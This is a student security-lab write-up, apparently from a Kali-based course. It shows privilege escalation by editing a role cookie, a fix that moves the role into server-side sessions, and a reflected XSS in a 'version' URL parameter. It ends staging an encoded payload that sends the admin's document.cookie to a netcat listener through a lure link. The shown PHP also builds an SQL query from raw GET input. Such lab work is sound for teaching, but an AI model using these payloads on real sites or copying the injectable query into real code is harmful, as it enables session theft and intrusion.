
With the role cookie identified in the developer console, I double clicked the cookie value and replaced the value with the word administrator and pressed enter.



Name	Value	Domain	Path
PHPSES...	0cavtve6h22hs...	127.0.0.1	/
role	administrator	127.0.0.1	/

```
Data
role:"administrator"
    Created:"Wed, 30 Oct 2024 23:31:39 GMT"
    Domain:"127.0.0.1"
    Expires / Max-Age:"Session"
    HostOnly:true
    HttpOnly:false
    Last Accessed:"Wed, 30 Oct 2024 23:43:39 GMT"
    Path:"/"
    SameSite:"None"
```

I reloaded the page and now have access to the administrator page.




Administrator Page

Home Page
A place for high privileged users!


Version: beta

Step 5: Remediate Vulnerable Cookie

Trusting cookie values can lead to privilege escalations. A better approach would be to place authorization variables server side in sessions. I launched a bash terminal in Kali and opened the index.php file using nano. I observed that the cookies is set in line 14's setcookie function call.




```
┌──(maria㉿kali)-[~]
└─$ nano ~/vulnerable-site/app/index.php
```




```
  GNU nano 8.1       /home/maria/vulnerable-site/app/index.php
<?php
session_start();
if(isset($_GET['username']) && isset($_GET['password'])) {
    #database lookup
    $conn = mysqli_connect("localhost", "root", "", "company");
    $sql = "SELECT * FROM users WHERE username='".$_GET['username']."' AND p>
    $result = mysqli_query($conn, $sql);
    if(mysqli_num_rows($result) == 0) {
        echo "Wrong username/password";
    } else {
        $_SESSION['logged_in'] = 1;
        $row = mysqli_fetch_assoc($result);
        $role = $row['role'];
        setcookie("role", $role);
        include("home.php");
    }
    mysqli_close($conn);
} else {
    echo<<<FORM
    <form method='GET' path='/index.php'>
        <label for="username">Username: </label>
        <input type="text" id="username" name="username"><br><br>
        <label for="password">Password: </label>
        <input type="password" id="password" name="password"><br><br>
        <input type="hidden" name="version" value="beta">
        <input type="submit" value="Submit">
    </form>
    FORM;
}
```

With the index.php file open, I replaced the setcookie line with a line that sets the role as a session variable. I pressed CTRL + X, Y and enter to save the changes.




```
  GNU nano 8.1        /home/maria/vulnerable-site/app/index.php *
<?php
session_start();
if(isset($_GET['username']) && isset($_GET['password'])) {
    #database lookup
    $conn = mysqli_connect("localhost", "root", "", "company");
    $sql = "SELECT * FROM users WHERE username='".$_GET['username']."' AND p>
    $result = mysqli_query($conn, $sql);
    if(mysqli_num_rows($result) == 0) {
        echo "Wrong username/password";
    } else {
        $_SESSION['logged_in'] = 1;
        $row = mysqli_fetch_assoc($result);
        $role = $row['role'];
        $_SESSION['role'] = $role;
        include("home.php");
    }
```

I then opened the admin.php file in nano and inspect its contents. Observed the cookie role is user to check if the requestor is an administrator and will present the privileged content.




```
┌──(maria㉿kali)-[~]
└─$ nano ~/vulnerable-site/app/admin.php
```




```
 GNU nano 8.1        /home/maria/vulnerable-site/app/admin.php
<?php
session_start();
if($_SESSION['logged_in'] != '1') {
    echo "Unauthorized";
    exit;
}
if($_COOKIE['role'] == 'administrator') {
    echo "<h1>Administrator Page</h1>";
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "A place for high privileged users!";
} else {
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "UNAUTHORIZED!";
}
echo "<br><br>";
include("footer.php");
```

I replaced the admin.php's line magic variable $_COOKIE with the magic variable $_SESSION that was set in the index.php file.



```
  GNU nano 8.1       /home/maria/vulnerable-site/app/admin.php *
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_SESSION['role'] == 'administrator') {
    echo "<h1>Administrator Page</h1>";
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "A place for high privileged users!";
} else {
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "UNAUTHORIZED!";
}
echo "<br><br>";
include("footer.php");
```

I launched a new firefox instance, navigated to http://127.0.0.1, logged in as the low privileged user. Inspected the cookie to see the role cookie is no longer in use.



Name	Value	Domain	Path	Expires / Max-Age	S
PHPSES...	jhk6bnj6ts8st7...	127.0.0.1	/	Session	3

Exercise 9.3 Cross Site Scripting (XSS)

I will discover and exploit an XSS vulnerability in the vulnerable-site to steal the administrator's session cookie from my Kali VM.

Step 1: Install Docker

This step is skipped since I did this in exercise 9.1 😊


Step 2: Install Vulnerable-site

This step is skipped since I did this in exercise 9.1 😊

Step 3: Identify XSS

With the vulnerable-site running, I navigated to http://127.0.0.1 in my firefox browser.


Then, I opened the source code of the login page by right-clicking anywhere in the page and selecting "View Page Source" from the menu.



```
<form method='GET' path='/index.php'>
    <label for="username">Username: </label>
    <input type="text" id="username" name="username"><br><br>
    <label for="password">Password: </label>
    <input type="password" id="password" name="password"><br><br>
    <input type="hidden" name="version" value="beta">
    <input type="submit" value="Submit">
</form>
```

I returned to the login page and entered the known credentials for the low privileged user.

Observe that the page has a footer displaying the version as "beta". In addition, observe that the URL includes a parameter " &version=beta ". Change the value for the version parameter in the URL bar to " foobar " and press enter to load the page with the new value.




127.0.0.1/?username=daniel+&password=Password123&version=beta

Welcome!

User Page | Admin Page

Version: beta

I observed that the GET parameter version reflects my input!




127.0.0.1/?username=daniel+&password=Password123&version=foobar

Welcome!

User Page | Admin Page

Version: foobar

I replaced “foobar” with the test XSS payload “<script>alert(1)</script>. I observed that a JavaScript alert box executed. I pressed OK and finished loading the page.



127.0.0.1/?username=daniel+&password=Password123&version=<script>alert(1)</script>


Welcome!

User Page | Admin Page

Version: foobar

127.0.0.1

1


127.0.0.1/?username=daniel+
http://127.0.0.1/
127.0.0.1/?username=daniel+&password=Password123&version=<script>alert(1)</script>
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


Welcome!

User Page | Admin Page

Version:

Step 4: Stage the Attack

I will craft a malicious payload that sends the admin user's cookie value to an attacker-controlled server. The following payload creates an image object sourced from a remote server. The remote server is my attacker-controlled URL that has a victims user's cookie appended to it.



Welcome!

User Page | Admin Page

Version:


This payload includes special characters that the browser will interpret, change, and break. Therefore, I will use the URL encoded version.

%3Cscript%3Evar%20i%3Dnew%20Image%3Bi.src%3D%22http%3A%2F%2F127.0.0.1%3A9001%2F%3F%22%2Bdocument.cookie%3B%3C%2Fscript%3E

This payload replaces the GET parameter version value in the following link. The following link will be sent to the victim admin user with an enticing message to lure them into clicking it while logged into the vulnerable site.

http://127.0.0.1/home.php?version=%3Cscript%3Evar%20i%3Dnew%20Image%3Bi.src%3D%22http%3A%2F%2F127.0.0.1%3A9001%2F%3F%22%2Bdocument.cookie%3B%3C%2Fscript%3E

Next, set up the attacker server. Open a bash terminal and run a netcat listener that will capture the request and cookie when the victim clicks on the link. Observe the netcat listener remains open awaiting a connection




```
┌──(maria㉿kali)-[~]
└─$ nc -lp 9001
```

Step 5: Trigger the Attack

I opened a new non-private firefox browser and navigated to http://127.0.0.1. This browser will be used to simulate the victim activity.

I logged in as the admin user.



